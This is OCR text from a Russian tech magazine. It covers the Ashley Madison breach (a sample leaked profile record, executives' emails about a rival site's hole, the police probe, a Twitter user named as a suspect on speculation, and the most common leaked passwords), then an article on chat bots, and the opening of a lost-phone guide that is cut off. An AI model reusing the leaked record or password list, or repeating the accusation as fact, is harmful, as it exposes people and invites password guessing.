Рост	xxx	xxx
Телосложение	4	4
Курит?	1	1
Пьет?	1	1
Сейчас в поиске?	6	5
Статус отношений	2	2
Открыт для отмеченного	'|7|37|36|42|44|39|29|18|'	'|7|17|18|40|31|48|43|29|30 |19|34|38|36|42|44|'
В другом открыт для	'<paid_delete>'	''
Резюме	'<paid_delete>'	'I am seeking a woman for fun, laughs, dates and to enjoy each other's company. Just want to enjoy life again. Please be a real person, too many fake requests on here.'
Возбуждает отмеченное	'|30|32|40|44|49|10|52|11|54|14|55|56| 60|'	'|4|11|12|14|16|18|30|32|48|6|10|56|45|'
Возбуждает отмеченное другими	'<paid_delete>'	''
Возбуждает абстрактное	'<paid_delete>'	''
Ищет отмеченное	'||'	'|47|50|56|71|75|77|78|80|55|57|67|74|'
Ищет другое	'<paid_delete>'	''
Ищет что-то абстрактное	'<paid_delete>'	'I would like to meet a woman who likes to laugh, have fun and be happy. If you want to hang out with a smart, funny, sensual man, let's connect.'
Фото	NULL	NULL
Контрольный вопрос	2	2
Контрольный ответ	'<paid_delete>'	'xxxxxxxx'

Обнаружилась в архиве и переписка руководителей компании, которая выставляет ALM в не слишком выгодном свете. В частности, был найден обмен письмами между Бхатией и Бидерманом, датированный 2012 годом. Бхатия, тогда еще технический директор компании, пишет шефу, что на досуге покопался на сайте конкурирующей службы знакомств, работающей при издании nerve.com, и обнаружил там уязвимость. Бидермана информация заинтересовала, и он попросил подробностей, которые CTO с радостью предоставил:

«Я провел ленивый аудит сайта. Получил доступ ко всем пользовательским данным, включая email, пароли, зашифрованные пароли. Доступна информация о том, платил ли пользователь, с кем он разговаривал, что искал, когда последний раз был на сайте, кого занес в черный список и кем был занесен в черный список. Доступен профиль на каждого по риску мошенничества, загрузки фото и так далее».

Бидерман ответил весьма однозначно: «Ничего себе... Я бы взял оттуда имейлы...» И хотя Бхатия вроде бы изначально не собирался ломать конкурентов дальше и внедряться глубже, он пояснил Бидерману, как работает уязвимость, и сопроводил свой «отчет» залитым на GitHub дампом БД nerve.com.

Переписка фактически обрывается на вопросе Бидермана: «Может, стоит сообщить им о дыре в системе?», на который Бхатия так и не ответил, во всяком случае по почте.

Хотя сами Бидерман и Бхатия не стали давать комментарии, представители ALM сообщили прессе, что все это вырвано из контекста: «Ничто не указывает на то, что кто-то пытался взломать nerve.com, украсть или использовать принадлежащие им данные». Якобы вместо этого руководство компании просто «проявило должную техническую осмотрительность, использовав представившийся случай».

Дело в том, что за полгода до этого обмена письмами ALM вела переговоры о партнерстве с Nerve и о приобретении ресурса flirts.com. Переговоры ни к чему не привели, но, видимо, в таком «прощупывании» конкурентов и их товара, по мнению ALM, нет ничего зазорного.

поиск виновных

24 августа 2015 года полиция Торонто провела пресс-конференцию. Представитель полиции Торонто Брайс Эванс рассказал о ходе расследования. Он признал, что «было бы глупо полагать, что полиция Торонто справится с этим самостоятельно», и подтвердил, что к делу привлекли не только местные правоохранительные органы. Задействованы спецслужбы США, в числе которых ФБР и министерство национальной безопасности. Последнее официально заявило, что расследует возможность компрометации федеральных служащих в ходе инцидента. Канадская служба разведки и безопасности (аналог ЦРУ) в расследовании, напротив, не участвует.

Представители полиции Торонто на пресс-конференции


Несмотря на то что «вся королевская конница и вся королевская рать» ищут хакеров, результатов пока мало. По словам Эванса, полиция обеих стран ищет помощи у хакерского комьюнити, в основном у white hat специалистов, рассчитывая на их экспертизу. Однако если кто-то из сетевого андеграунда вдруг решит «настучать» на коллег на цеху, полиция примет и такую помощь.

Кроме того, полицейские объявили, что компания Avid Life Media установила вознаграждение в размере 500 тысяч канадских долларов (в долларах США — 376 тысяч) за любую информацию, которая поможет поймать и идентифицировать членов The Impact Team.

Свою гипотезу о личностях хакеров уже выдвинул Брайан Кребс. 20 июля 2015 года, через несколько часов после того, как Кребс опубликовал эксклюзивный материал о взломе Ashley Madison, получив данные от представителей The Impact Team, Кребс заметил странный твит некоего Тадеуша Зу (Thadeus Zu). Зу давал ссылку на тот самый дамп с данными, которых еще никто не видел и видеть попросту не мог.

Кребс скачал весь пятилетний архив твитов Зу и проанализировал их. Из архива становится ясно, что это опытный хакер, который поначалу публиковал информацию о простых взломах маршрутизаторов, беспроводных камер и дефейсах сайтов, а затем переключился на более сложные атаки.

Особое внимание журналиста привлек тот факт, что в 2012 году Зу угрожал взломать сайт группы компьютерных специалистов CERT Nederlands, упоминая при этом песню Thunderstruck, которую в The Impact Team использовали при взломе Ashley Madison.



Один из подозрительных твитов Зу

Также 19 июля 2015 года в 9:40 утра Зу разместил твит странного содержания: об установке «серверов репликации» и начале некоего «шоу». Это случи-

лось примерно за двенадцать часов до того, как с Брайаном Кребсом впервые связались представители The Impact Team. Кстати, к твиту приложен скриншот, на котором во вкладках браузера опять виден трек Thunderstruck. Кто такой Тадеуш Зу и даже где он обитает, пока неясно. То Зу пишет об Австралии, то становится ясно, что он в Канаде, а его профиль в Facebook вообще указывает на Гавайи. Как бы то ни было, Кребс убежден: Зу либо причастен к атаке, либо, как минимум, знает членов The Impact Team.

Как ни странно, компания Avid Life Media по-прежнему надеется выкарабкаться из этого скандала, а ресурсы Ashley Madison и Established Men продолжают свою работу. Очевидно, компанию не пугают многомиллионные иски (которые пострадавшие явно выиграют) и полная потеря доверия со стороны пользователей.

Более того, в Avid Life Media придумали, кого в сложившейся ситуации можно сделать идеальным козлом отпущения — Ноэля Бидермана. Обращения The Impact Team были направлены к нему и еще некоторым руководящим сотрудникам. Ультиматум The Impact Team, к примеру, содержал не только требования в адрес Бидермана, но и извинения перед Марком Стилом (Mark Steele) — шефом безопасности ресурса Ashley Madison.

Бывший исполнительный директор компании Ноэль Бидерман

28 августа 2015 года компания Avid Life Media выпустила лаконичный пресс-релиз, в котором сообщила, что Ноэль Бидерман оставил пост главы компании, покинув ее совсем. «Данные перемены предприняты в лучших интересах компании и позволят нам дальше поддерживать наших пользователей и преданных сотрудников. Мы остаемся верны своим обязательствам перед нашими клиентами. Ведется активное расследование атаки, предпринятой преступниками против нашего бизнеса и наших пользователей. Мы и далее будем предоставлять доступ к нашим уникальным платформам пользователям со всего мира», — сказано в пресс-релизе.

На посту Бидермана сменит группа топ-менеджеров, пока не будет найдена новая кандидатура на должность исполнительного директора. Хотя в свете многочисленных судебных исков и маячащего на горизонте банкротства это очень оптимистичные планы. Так, Avid Life Media уже пришлось забыть о готовившемся выходе на биржу. От размещения акций на Лондонской фондовой бирже планировалось выручить до 134 миллионов фунтов стерлингов (около 200 миллионов долларов).

Худшие пароли Ashley Madison

Во время любой крупной утечки данных всегда находится тот, кто проанализирует статистику паролей скомпрометированных пользователей. Эксперт Дин Пирс (Dean Pierce) провел такой анализ для Ashley Madison, расшифровав 4000 паролей (0,0006% от общего числа). Вот самые популярные из них.

Пароль	Сколько раз встречается
123456	202
password	105
12345	99
qwerty	32
12345678	31
ashley	28
baseball	27
abc123	27

696969	23
111111	21
football	20
fuckyou	20
madison	20
asshole	19
superman	19
fuckme	19
hockey	19
123456789	19
hunter	19

СЛУШАЮ И ПОВИНУЮСЬ

КАК КИТАЙСКАЯ МОДА ГОВОРИТЬ С БОТАМИ ПОКОРЯЕТ МИР

Олег Парамонов
paramonov@sheep.ru

Пока весь мир сосредоточенно клепал мобильные приложения, в Китае придумали, как превратить в универсальную платформу обыкновенные мессенджеры. Теперь к китайскому опыту присматриваются в Кремниевой долине.

Кроме детективов про Шерлока Холмса, у Артура Конан-Дойла есть книжка под названием «Затерянный мир». Ее герои открывают горное плато, которое настолько изолировано от остального мира, что там до сих пор обитают динозавры.

Китайский интернет — как раз такой затерянный мир. Протекционизм, языковой барьер и пресловутый китайский файрвол создали там среду, в которой даже самые обыкновенные технологии то и дело используются не вполне обыкновенным образом, и порой — с крайне интересными результатами.

Google, Facebook и Amazon плохо знакомы китайскому пользователю. У Китая свои интернет-гиганты — Tencent, Alibaba и Baidu. И своя специфика.

Основа бизнеса Tencent, одного из китайских интернет-гигантов, — не поиск, соцсети или онлайновая торговля, а интернет-мессенджеры. Компании принадлежит мессенджер QQ, у которого порядка 650 миллионов активных учетных записей, и мобильное приложение WeChat, имеющее более 400 миллионов активных пользователей.

Google в любом начинании отталкивается от своего главного продукта — поисковой системы. Facebook изо всех сил пытается превратить свою социальную сеть в заменитель интернета если не для всех, то для изрядной доли своих пользователей. Для Tencent же совершенно естественно ставить во главу угла мессенджеры.

WeChat сочетает черты мессенджера и соцсети: в нем можно общаться напрямую, как в Google Talk или ICQ, а можно публиковать общедоступные сообщения для подписчиков, как в Twitter или Facebook. Знаменитости и известные китайские компании, как правило, имеют представительство в WeChat.

Но самое необычное в WeChat — это боты. Сама по себе идея чат-бота не нова, но тут все дело в масштабах. Боты WeChat — это очень серьезно. По сути, в Китае они заняли ту же нишу, которая в других странах отведена для мобильных приложений или сайтов. О таком успехе своих продуктов в Google или Facebook могут только мечтать.

В WeChat есть боты, работающие на государственные организации и на крупные корпорации, есть боты-торговцы и боты-банкиры. С их помощью можно сделать все: продлить визу, совершить покупку, записаться на прием к врачу, узнать новости и многое другое.

Общение с программой в данном случае — это действительно общение в самом буквальном смысле этого слова. Для управления банковским счетом или обращения в магазин используется тот же интерфейс, что и для разговоров с приятелями. Просто в данном случае на запросы отвечает машина. Впрочем, если понадобится, к разговору всегда может подключиться человек-оператор.

Это удобно для пользователей: им не нужно устанавливать отдельные приложения и разбираться в их интерфейсах. Это удобно и для разработчиков: боты куда проще и дешевле, чем приложения и даже сайты. К тому же не нужно думать о поддержке различных мобильных платформ — это забота WeChat.

Чтобы упростить взаимодействие с ботами на мобильных устройствах, WeChat позволяет им отображать в нижней части чата готовые варианты ответа, которые можно выбрать одним кликом (реализацию той же идеи можно встретить в сообщениях Apple Watch и в мессенджере Telegram).

Чат в качестве пользовательского интерфейса стал в Китае общим местом, и теперь такой подход копируют даже приложения, не имеющие ничего общего ни с WeChat, ни с чатами как таковыми. У них нет выбора. Чат — это именно то, чего ждут от них пользователи.

НЕ НАДО СЛОВ

Диалоговые интерфейсы никогда не были столь массовыми, но они существовали задолго до ботов WeChat. Более того, они предшествовали даже привычному для нас графическому интерфейсу пользователя, но давно ему проиграли. И не просто так. Для проигрыша были все основания.

Удобство диалогового интерфейса напрямую зависит от того, до какой степени компьютер понимает естественный язык. Поскольку до недавних пор с пониманием было совсем худо, пользователь должен был сам позаботиться о том, чтобы до машины дошло, чего от нее хотят.

Проигрыш не привел к полному исчезновению диалоговых интерфейсов, но надолго вытеснил их на обочину. Чаще всего их применяли для передачи команд удаленным программам: для взаимодействия с серверами IRC, подписки на почтовые рассылки или, к примеру, управления СМС-сервисами (да, это тоже диалоговый интерфейс, пусть и очень примитивный).

Другой пример незаметного диалогового интерфейса — поисковые системы, особенно в тех случаях, когда выдаваемые ими результаты — это не вполне поиск. Например, известно, что, если отправить Google математическое выражение, он подсчитает его результат. Яндекс можно заставить конвертировать единицы измерения, показывать точное время или нужный цвет прямо в выдаче (на яндексовском жаргоне такие микроприложения называются «колдунщики»).

В начале двухтысячных американская компания ActiveBuddy разработала чат-бот под названием SmarterChild для мессенджеров AIM и Windows Live

Messenger. В отличие от большинства диалоговых интерфейсов, существовавших до него, SmarterChild, во-первых, не нуждался в знании специального языка запросов, а во-вторых, пытался вести настолько живую беседу, насколько это возможно без настоящего искусственного интеллекта.

С помощью SmarterChild можно было получить последние новости, узнать погоду в разных точках страны, выяснить, когда начинается нужный сеанс в ближайшем кинотеатре, проследить за итогами спортивного матча и многое другое. Кроме того, бот пытался отвечать на произвольные вопросы и даже шутить. В этом смысле он был непосредственным предшественником Siri.

SmarterChild требовал знания английского и работал в сетях, которые не особенно известны в России, поэтому здесь о нем почти не знают, но у себя на родине он пользовался бешеной популярностью. «Когда я впервые услышал о разработке Siri, у SmarterChild было уже 10 миллионов пользователей, — вспоминал в одном из интервью инвестор Шоун Кэролан из компании Menlo Ventures. — Он обрабатывал миллиард запросов в сутки. Было ясно, куда дует ветер». Menlo Ventures вложила деньги в разработку Siri и не прогадала. Спустя несколько лет технологию приобрела Apple.

После появления современных смартфонов не заметить, куда дует ветер, стало еще труднее. Уведомления iOS и Android имеют много общего с чатом, причем участники этого чата зачастую не люди, а приложения. А в последних версиях этих мобильных платформ можно не только читать уведомления, но и взаимодействовать с ними. Отсюда — один шаг до диалоговых интерфейсов в стиле WeChat.

СОВРЕМЕННЫЙ РАЗГОВОР

Самый горячий стартап 2014 года называется Slack. За ним стоит один из основателей известного фотосервиса Flickr Стюарт Баттерфильд. Slack представляет собой чат для рабочих групп. Компании оплачивают его для того, чтобы сотрудники обсуждали рабочие вопросы, обменивались документами — словом, делали все то, для чего обычно используют электронную почту, но лучше, быстрее и удобнее.

Боты с самого начала были видной частью Slack. Каждая команда сразу же получает собственного слекбота, которого можно научить реагировать на ключевые слова. Это, впрочем, лишь начало. Slack можно интегрировать с уймой популярных онлайновых сервисов — от Github до Asana. Каждая интеграция — тоже своего рода бот. В простейшем случае они будут уведомлять о событиях, за которыми им поручили наблюдать. Например, Github сообщит в чате о случившихся коммитах в интересующем репозитории.

Существуют варианты и посложнее. У Slack есть программный интерфейс для разработки специализированных ботов, и пользователи вовсю эксплуатируют эту возможность. На сайте www.slackbotlist.com перечислены десятки бо-

тов для Slack разного назначения. Некоторые из них по своей сложности вполне способны соперничать с более традиционными мобильными приложениями.

Вот характерный пример — Nikabot. П
сле подключения этот бот регулярно выя
няет у членов команды, чем каждый из н
занимается в данный момент. Собранну
информацию «Ника» переводит в наглядну
форму, генерирует отчеты и предоставля
менеджеру. Создатели Nikabot явно надею
ся превратить свою разработку в бизнес
у сервиса есть платный тарифный план.

Другой бот для Slack с серьезными претензиями называется Ask Nestor. «Нестор» позволяет обращаться к нескольким популярным онлайновым сервисам при помощи текстовых запросов, сформулированных на относительно естественном английском языке — в стиле Siri. Бота, к примеру, можно попросить подогнать такси Uber по нужному адресу, подсчитать статистику платежей через Stripe, найти ближайший ресторан в Yelp или отправить жалобу на баг в Github (это не полный список).

Slack дает плодотворную среду для развития ботов, но можно обойтись и без него. Их можно приспособить к любому сервису сообщений, даже к простому СМС. В начале года немало шума наделал Magic — стартап, принимающий по СМС заказы любого рода (в разумных, конечно, пределах). Строго говоря, это не бот, а, скорее, «киборг» — запросы обрабатывают вполне живые операторы. Эффект, впрочем, тот же: на каждый запрос тут же приходит ответ. Вот пример такого диалога.

```
— Мне нужно слетать в Бостон в следующую пятницу.
                                — Самый дешевый перелет или минимум пересадок?
— Подешевле.
                                — ОК, можно за 351 доллар в 11 утра
                                  из аэропорта Сан-Хосе. Годится?
— Да.
                                — Билет забронирован, проверьте почту.
```

Другой пример:

```
— Мне нужны бананы, йогурт, туалетная бумага,
бумажные полотенца, полкило мяса для гамбургеров
и пива.
                                                  — Когда?
— Сегодня днем.
                                — Могу заказать в Instacart доставку
```

```
                                  из магазина Safeway до трех дня
                                                  за 65 долларов.
— Окей.
                                                  — Будет исполнено.
```

Более технологичный пример — сервис-копилка Digit. Он подключается к банковскому счету и внимательно следит за выполняемыми операциями, пытаясь уловить закономерности. Поняв, сколько его пользователь обычно тратит, насколько быстро и зачем, он начинает время от времени перекладывать на отдельный счет небольшие суммы, которые, по его прикидкам, вряд ли понадобятся для текущих расходов.

После регистрации и настройки счета, для которых требуется браузер, взаимодействие с Digit происходит исключительно по СМС. Раз в сутки он сообщает пользователю, сколько денег на счете. В ответ можно попросить Digit прислать статистику по накопленным деньгам, список последних операций или извлечь деньги из копилки. Это необычно, но пока что сервис обходится без приложения и надеется, что СМС им хватит еще надолго.

Можно, конечно, сказать, что все это мы уже видели. Трудно поспорить, но тут вот какое дело: мы видели это на другом уровне развития. Интерфейсы Palm OS образца 2000 года и iOS 8 на самом базовом уровне тоже очень похожи, но только слепой скажет, что пятнадцать лет были потрачены впустую. То же и тут: за диалоговые интерфейсы впервые за пару десятилетий взялись по-настоящему.

В истории компьютерной техники немало развилок, глядя на которые задаешься вопросом: а что, если бы в свое время выбор был сделан в пользу другого пути? Обычно можно только гадать. Диалоговые интерфейсы — редкий случай, когда к оставленному позади решению удалось вернуться на новой стадии развития, с новыми технологиями и новыми возможностями. И скорее всего, не зря.

X-Mobile

ПО СЛЕДАМ СМАРТФОНА

ИЩЕМ, БЛОКИРУЕМ И СТИРАЕМ ПОТЕРЯННЫЙ ДЕВАЙС

Все мы люди и можем потерять что-то ценное в самое неподходящее время. Потеря гаджета может обернуться не только финансовыми проблемами, но и угоном электронного кошелька, аккаунтов в социальных сетях или даже шантажом. Поэтому в голове должен быть четкий план действий на случай пропажи девайса.

Итак, смартфон утерян или украден. Внутри куча личной информации, а стоимость самого гаджета измеряется десятками тысяч рублей. Что делать?


Денис Погребной
denis2371@gmail.com

ШАГ 1. БЛОКИРУЕМ, ИЩЕМ, СТИРАЕМ

